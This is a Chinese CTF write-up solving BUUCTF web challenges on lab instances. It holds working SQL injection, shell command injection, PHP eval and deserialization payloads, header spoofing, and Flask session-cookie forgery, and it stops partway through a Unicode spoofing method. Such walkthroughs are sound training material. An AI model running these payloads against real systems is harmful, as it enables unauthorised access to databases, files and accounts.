

BUUCTF web练习2

[极客大挑战 2019]LoveSQL


<http://3cc2f9ad-3288-45ac-9650-c3f32dcbb6bf.node3.buuoj.cn>

正常语句如下,注入点在username

```
1 ?username=&password=
```


根据报错信息构造payload

```
1 ?username=1' union select 1,2,3#&password=123 //无回显,使用堆叠注入
2 ?username=1 '+union+select+1,2,3%23&password=123 //1后得跟一个空格
```



显位2,3随便选一个继续查

```
1 ?username=1 '+union+select+1,database(),3%23&password=123 //geek
2 ?username=1
   '+union+select+1,group_concat(table_name),3+from+information_schema.tables
   +where+table_schema+%3d+'geek'%23&password=123 //geekuser,l0ve1ysq1
3 ?username=1
   '+union+select+1,group_concat(column_name),3+from+information_schema.columns
   +where+table_name+%3d+'l0ve1ysq1'%23&password=123
   //id,username,password
4 ?username=1
   '+union+select+1,group_concat(password),3+from+l0ve1ysq1%23&password=123
```



wo_tai_nan_le,glzjin_wants_a_girlfriend,biao_ge_dddd_hm,linux_chuang_shi_ren,a_rua_rain,y
an_shi_fu_de_mao_bo_he,cl4y,di_2_kuai_fu_ji,di_3_kuai_fu_ji,di_4_kuai_fu_ji,di_5_kuai_fu_ji,
di_6_kuai_fu_ji,di_7_kuai_fu_ji,di_8_kuai_fu_ji,Syc_san_da_hacker,flag{62dbd31b-b564-
43aa-bc16-1f60059237c1}

[RoarCTF 2019]Easy Calc

node3.buuoj.cn:29954

表达式

查看源码看到js判断


```
1 <!--I've set up WAF to ensure security.-->
2 $('#calc').submit(function(){
3     $.ajax({
4         url:"calc.php?num="+encodeURIComponent($("#content").val()),
5         type:'GET',
6         success:function(data){
7             $("#result").html('<div class="alert alert-success">
8             <strong>答案:</strong>${data}
9             </div>');
10        },
11        error:function(){
12            alert("这啥?算不来!");
13        }
14    })
15    return false;
16 }
```

去看一下calc.php

```
1 <?php
2 error_reporting(0);
3 if(!isset($_GET['num'])){
4     show_source(__FILE__);
5 }else{
6     $str = $_GET['num'];
7     $blacklist = [' ', '\t', '\r', '\n', '\\', '"', "'", '\[',
8     '\]', '\$', '\\', '^'];
9     foreach ($blacklist as $blackitem) {
10         if (preg_match('/' . $blackitem . '/m', $str)) {
11             die("what are you want to do?");
12         }
13     }
14     eval('echo '.$str.'');
15 ?>
```

可以看到黑名单里过滤了很多东西,正则也是用/m进行多行匹配,waf不允许num变量传递字母,试着查看phpinfo()和禁用函数


```
1 calc.php?%20num=phpinfo()
```



用var_dump和scandir函数扫下目录,用chr()来转义查询

```
1 calc.php?%20num=var_dump(scandir(chr(47)))
```


```
array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=>
string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home"
[9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=>
string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4)
"sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp"
[22]=> string(3) "usr" [23]=> string(3) "var" }
```



接着用file_get_contents查f1agg文件

```
1 calc.php?
%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103)
).chr(103)))
```

```
string(43) "flag{c405bbff-7180-44af-a73c-8cde3f0e98d6} "
```




flag{c405bbff-7180-44af-a73c-8cde3f0e98d6}

[GXCTF2019]Ping Ping Ping

<http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn>


/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php



用linux管道符来拼接命令,在cat flag.php时提示过滤空格

/?ip= fxck your space!




顺便点一下在Linux下绕过空格的方式有

- 1 cat flag.txt
- 2 cat\${IFS}flag.txt
- 3 cat\$IFS\$9flag.txt
- 4 cat<flag.txt
- 5 cat<>flag.txt
- 6 等


尝试\${IFS}时又fxck我

/?ip= 1fxck your symbol!




去掉符号继续fxck我的flag

/?ip= fxck your flag!



拼接一个`ls`执行结果来cat

- 1 ?ip=127.0.0.1;cat\$IFS\$9`ls`



The screenshot shows the DevTools Network tab with a single request selected. The URL bar displays: `http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;catIFS9`ls``. The request is categorized as a "LOAD" and the response status is "200". The response size is "1000 B". The response type is "text/html". The response content is visible in the "Preview" pane, showing a directory listing of files and folders.

[极客大挑战 2019]Knife

我家菜刀丢了，你能帮我找一下么

```
1 Syc=system("ls -al");
2 total 4
3 drwxr-xr-x 1 root root 24 Sep 25 08:38 .
4 drwxr-xr-x 1 root root 18 Nov 19 2019 ..
5 -rw-r--r-- 1 root root 766 Oct 11 2019 index.php
6 Syc=system("cat /flag");
7
8 flag{358697c8-0eac-4fb2-8e12-017eb09588a4}
```


<http://bf11872c-9951-40db-9c54-9f6377fc2417.node3.buuoj.cn>

PING

请输入需要ping的地址

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes
index.php



linux管道符截断执行命令


```
1 target=127.0.0.1;cat /flag
```

PING

请输入需要ping的地址

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{c2d2ba64-f677-4863-9710-cd328c834801}




flag{c2d2ba64-f677-4863-9710-cd328c834801}

[极客大挑战 2019]PHP

<http://4eda5f5c-23ec-4ad1-9c10-298eea244e96.node3.buuoj.cn>



玩猫误事(doge)提示有备份文件,直接访问www.zip



假flag害,老老实实分析源码
在index.php里

```
1 <?php
2     include 'class.php';
3     $select = $_GET['select'];
4     $res=unserialize(@$select);
5     ?>
```

在class.php里

```
1 <?php
2 include 'flag.php';
3 error_reporting(0);
4
5 class Name{
6     private $username = 'nonono';
7     private $password = 'yesyes';
8     public function __construct($username,$password){
9
10         $this->username = $username;
11         $this->password = $password;
12     }
13     function __wakeup(){
14
15         $this->username = 'guest';
16     }
17     function __destruct(){
18
19         if ($this->password != 100) {
20             echo "</br>N0!!!hacker!!!</br>";
21             echo "You name is: ";
22             echo $this->username;echo "</br>";
23             echo "You password is: ";
24             echo $this->password;echo "</br>";
25             die();
26         }
27         if ($this->username === 'admin') {
28             global $flag;
29             echo $flag;
30         }else{
31             echo "</br>hello my friend~~</br>sorry i can't give you the
flag!";
32             die();
33         }
34     }
35 }
36 ?>
```

是个反序列化题,先序列化


```
1 <?php
2 class Name
3 {
4     private $username = 'nonono';
5     private $password = 'yesyes';
6
7     public function __construct($username, $password)
8     {
9         $this->username = $username;
10        $this->password = $password;
11    }
12 }
13 $a = new Name('admin',100);
14 $b = serialize($a);
15 var_dump(urlencode($b));
16 ?>
```

执行一下得到一串反序列化字符串

```
php
1 <?php
2 class Name
3 {
4     private $username = 'nonono';
5     private $password = 'yesyes';
6
7     public function __construct($username, $password)
8     {
9         $this->username = $username;
10        $this->password = $password;
11    }
12 }
13 $a = new Name('admin',100);
14 $b = serialize($a);
15 var_dump(urlencode($b));
16 ?>
17
string(135) "O%3A4%3A%22Name%22%3A2%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bi%3A100%3B%7D"
sandbox> exited with status 0
```

payload:

```
1 index.php?
select=0%3A4%3A%22Name%22%3A3%3A%7Bs%3A14%3A%22%00Name%00username%22%3Bs%3A5%3A%22admin%22%3Bs%3A14%3A%22%00Name%00password%22%3Bi%3A100%3B%7D
```



flag{0111071c-8e18-4ec1-a105-28857a70ad5e}

[极客大挑战 2019]Http


node3.buuoj.cn:25014

查看源码,找到隐藏页面

- ```
1 •小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学
 营造一个良好的信息安全技术 onclick="return false" href="Secret.php">氛围! </p>
```

根据提示一步步构造payload

- ```
1 It doesn't come from 'https://www.Sycsecret.com'  
2 Referer:https://www.Sycsecret.com  
3 Please use "Syclover" browser  
5 User-Agent:Syclover  
6 No!!! you can only read this locally!!!  
8 X-Forwarded-For:127.0.0.1
```



flag{25d6fd84-b23c-4d56-8f08-8555e4b73437}

[HCTF 2018]admin

<http://39b3e6a5-baf5-4a25-af52-d0f0148aa914.node3.buuoj.cn>

<http://7b6c05ac-209b-497b-9fb0-95b0ea02b41d.node3.buuoj.cn>


开放了login和register接口

查看首页源码时提示

- ```
1 <!-- you are not admin -->
2 <h1 class="nav">Welcome to hctf</h1>
3 <script type="text/javascript">
4 $(document).ready(function () {
5 // 点击按钮弹出下拉框
6 $('.ui.dropdown').dropdown();
7 // 鼠标悬浮在头像上，弹出气泡提示框
8 $('.post-content .avatar-link').popup({
9 inline: true,
10 position: 'bottom right',
11 lastResort: 'bottom right'
12 });
13 }
14 </script>
```

思路就是以admin用户登录

先注册一个ababab用户登录,有三个界面



在change.php源码里看到注释

```
1 <!-- https://github.com/woadsl1234/hctf_flask/ -->
```

## 解法一:flask session 伪造

获取cookie

```
1 .eJw9kEGLWjAQhf_KMmcPbaIXwcNKivSQKUraMLmUqtU2sQqtgo343zeWRYy5vXnfvJkXlKe-
HhpY3vtHPY0yPcLyBT97WAIpN5e6aKtftbgxFn36JIUWbeMkk3PT5SxTCTP2zCVLvdHbyHTbRe
jRiKZDnXNUySj9IUaRP40fZyIZ0QemRjv5tblkmw-
L4kyEeeE4WcFRSoYqXZDeuUznsfQU00uw12KyeJE2D6zfyAjJjKAVvGdwGPPteb-5-
vo9wYhkgWI7ShWMft2EmJwYhSgJJ104ZDkjTSOKojWq6EKc1pxXE67tqnP9JR1FGtf_yrXqggD
V_lMwg8dQ99PjII7g_Qe4pGtv.X23rrw.AAgvnkTEFWn0PwxCnuiW1q6sa7g
```

flask中session是存储在客户端cookie中的,也就是存储在本地,flask仅仅对数据进行了签名

1. json.dumps 将对象转换成json字符串, 作为数据
2. 如果数据压缩后长度更短, 则用zlib库进行压缩
3. 将数据用base64编码
4. 通过hmac算法计算数据的签名, 将签名附在数据后, 用“.”分割

在这个session生成过程中并没有提供加密操作,所以session只防篡改,不防被别的用户读取  
具体看这篇文章 <https://www.leavesongs.com/PENETRATION/client-session-security.html>

利用解密脚本解密session

```
1 #!/usr/bin/env python3
2 import sys
3 import zlib
4 from base64 import b64decode
5 from flask.sessions import session_json_serializer
6 from itsdangerous import base64_decode
7
8 def decryption(payload):
9 payload, sig = payload.rsplit(b'.', 1)
10 payload, timestamp = payload.rsplit(b'.', 1)
11 decompress = False
12 if payload.startswith(b'.'):
13 payload = payload[1:]
14 decompress = True
15
16 try:
17 payload = base64_decode(payload)
18 except Exception as e:
19 raise Exception('Could not base64 decode the payload because of '
20 'an exception')
```

```

23 if decompress:
24 try:
25 payload = zlib.decompress(payload)
26 except Exception as e:
27 raise Exception('Could not zlib decompress the payload before
28
29 'decoding the payload')
30 return session_json_serializer.loads(payload)
31
32 if __name__ == '__main__':
33 print(decryption(sys.argv[1].encode()))

```

```

λ python3 session解密.py ".eJw9kEGLWjAQhf_KMmcPbaIXwcnKivSQKUrAmLmUqtU2sQqtgo343zewRYY5vXnfvJkXl
Ke-HhpY3vtHPY0yPcLyBT97WAIpN5e6aKtftbgxFn36JIUWbeMkk3PT5SxTCTP2zCVLvdHbyHTbRejRiKZDnXNUySj9IUaRP4
OfZyIZ0QemRjv5tblkmw-L4kyEeeE4WcfRSoYqXZDeuUznsfQU00uw12KyeJE2D6zfyAjJjKAVvGdwGPPteb-5-vo9wYhkgWI
7ShWMft2EmJwYhSgJJ104ZDkjTSOKojWq6EKc1pxXE67tqnP9JR1FGtf_yrXqggDV_lMwg8dQ99PjII7g_Qe4pGtv.X23rrw.
AAgvnkTEFWn0PwxCnuIW1q6sa7g"
{'_fresh': True, '_id': b'a981ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1c
fe69fe8c8ff5857497b97636529add9e536230d3f5b3e257804d36d6', 'csrf_token': b'd19442136c0a3b7cf1717
aed7e6af245be5f9fbf', 'image': b't25z', 'name': 'ababab', 'user_id': '10'}

```

```

1 python3 session解密.py
 ".eJw9kEGLWjAQhf_KMmcPbaIXwcnKivSQKUrAmLmUqtU2sQqtgo343zewRYY5vXnfvJkXl
2 Ke-
 HhpY3vtHPY0yPcLyBT97WAIpN5e6aKtftbgxFn36JIUWbeMkk3PT5SxTCTP2zCVLvdHbyHTbRe
 jRiKZDnXNUySj9IUaRP4OfZyIZ0QemRjv5tblkmw-
 L4kyEeeE4WcfRSoYqXZDeuUznsfQU00uw12KyeJE2D6zfyAjJjKAVvGdwGPPteb-5-
 vo9wYhkgWI7ShWMft2EmJwYhSgJJ104ZDkjTSOKojWq6EKc1pxXE67tqnP9JR1FGtf_yrXqggD
 V_lMwg8dQ99PjII7g_Qe4pGtv.X23rrw.AAgvnkTEFWn0PwxCnuIW1q6sa7g"
3 {'_fresh': True, '_id':
 b'a981ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1cc
 fe69fe8c8ff5857497b97636529add9e536230d3f5b3e257804d36d6', 'csrf_token':
 b'd19442136c0a3b7cf1717aed7e6af245be5f9fbf', 'image': b't25z', 'name':
 'ababab', 'user_id': '10'}

```

要想伪造信息登录需要知道SECRET\_KEY,在app/config.py里

```

class Config(object):
 SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
 SQLALCHEMY_DATABASE_URI = '
 mysql+pymysql://root:ads11234@db:3306/test'
 SQLALCHEMY_TRACK_MODIFICATIONS = True

```

然后在app/templates/index.html里,只要sessionname为admin就行

```

<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and
session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxx}</h1>

```

此时需要一个session的加解密脚本 <https://github.com/noraj/flask-session-cookie-manager>

将name改成admin加密

```

1 python3 flask_session_cookie_manager3.py encode -s "ckj123" -t '{"_fresh':
 True, '_id': b'a981
 ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1ccfe69fe
 8c8ff5857497b97636529add9e536230d3f5b3e257804d36d6', 'csrf_token':

```

```
b'd19442136c0a3b7cf1717aed7e6af245be5f9fbf', 'image': b't25z', 'name':
'admin', 'user_id': '10'}"
2 .eJw9kEGLWjAQhf_KMmcPbaIXwcNKivSQKZW0YXIR11bbxCi0Cjbif9-
sLB7m90Z98948YXcc2rGD5W24tzPY9Q0sn_D1A0sg5eZS150M2x43xmLIH6TQou2cZHJufMUKL
TFjT1yyPBhdJsaXiziTEZ1HXXFU2STDIUVRPaKfFyKbMESmRvv2a3MuNn8sSgsR94XjZB1HKxm
qfEF66wpdpTJQ5KzjXUrJ4lnaKrK-
EyMkM4JW8JrBYRyOu9vVtZdPBS0yBYpykioaw7qLMTkxilEyTrp2yCpGmiYUdW9U7W0c3pxWb1
zv96f2Q2pEnrb_ymXvowD7xvcXmMF9bIf33yBN4PULThVrLw.X23s3w.DuwEaCDd1lkXmE_KpJ
jMX0AY6sQ
```

```
λ python3 flask_session_cookie_manager3.py encode -s "ckj123" -t '{"_fresh': True, '_id': b'a981
ea34b4fc721a3c68d3c8fe6916f873b3ed4fd9fd2d8f5e751237545172781275a1ccfe69fe8c8ff5857497b97636529ad
d9e536230d3f5b3e257804d36d6', 'csrf_token': b'd19442136c0a3b7cf1717aed7e6af245be5f9fbf', 'image':
b't25z', 'name': 'admin', 'user_id': '10'}"
.eJw9kEGLWjAQhf_KMmcPbaIXwcNKivSQKZW0YXIR11bbxCi0Cjbif9-sLB7m90Z98948YXcc2rGD5W24tzPY9Q0sn_D1A0sg
5eZS150M2x43xmLIH6TQou2cZHJufMUKLTFjT1yyPBhdJsaXiziTEZ1HXXFU2STDIUVRPaKfFyKbMESmRvv2a3MuNn8sSgsR9
4XjZB1HKxm qfEF66wpdpTJQ5KzjXUrJ4lnaKrK-EyMkM4JW8JrBYRyOu9vVtZdPBS0yBYpykioaw7qLMTkxilEyTrp2yCpGmi
YUdW9U7W0c3pxWb1zv96f2Q2pEnrb_ymXvowD7xvcXmMF9bIf33yBN4PULThVrLw.X23s3w.DuwEaCDd1lkXmE_KpJjMX0AY6
sQ
```

把cookie贴上去,成功以admin用户登录

hctf

Hello admin

flag{576f5e7c-518a-4725-bc84-1980f03f2565}

Welcome to hctf

## 解法二:unicode欺骗

在GitHub里下来源码,分析代码

app/routes.py里定义了一个strlower方法

```
1 def strlower(username):
2 username = nodeprep.prepare(username)
3 return username
```

nodeprep.prepare函数,nodeprep是从Twisted模块导入的,在requirements.txt文件中发现  
Twisted==10.2.0

```
1 Flask==0.10.1
2 Werkzeug==0.10.4
3 Flask_Login==0.4.1
4 Twisted==10.2.0
5 Flask_SQLAlchemy==2.0
6 WTForms==2.2.1
7 Flask_Migrate==2.2.1
8 Flask_WTF==0.14.2
9 Pillow==5.3.0
10 pymysql==0.9.2
```

而官网最新已经到了20.3.0

## Signed MD5 & SHA1 Sums

sha512 sums of the 20.3.0 release are ➞ [here](#).

sha512 sums of the 19.10.0 release are ➞ [here](#).

sha512 sums of the 19.7.0 release are ➞ [here](#).

先unicode一下admin

```
1 admin
